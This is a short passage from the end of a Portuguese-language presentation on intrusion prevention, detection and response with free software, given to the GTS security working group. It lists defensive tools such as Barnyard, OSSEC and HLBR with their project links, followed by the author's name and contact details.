  - *http://sourceforge.net/projects/barnyard*
- OSSEC (IDS baseado em Host)
  - *http://www.ossec.net*
- *HLBR – Hogwash Light BR*
  - *http://hlbr.sourceforge.net*

GTS Grupo de Trabalho em Segurança

Prevenção, Detecção e Resposta a Intrusões com Software Livre

---

Ricardo Kléber Martins Galvão
rk@ufrn.br
http://www.ricardokleber.com.br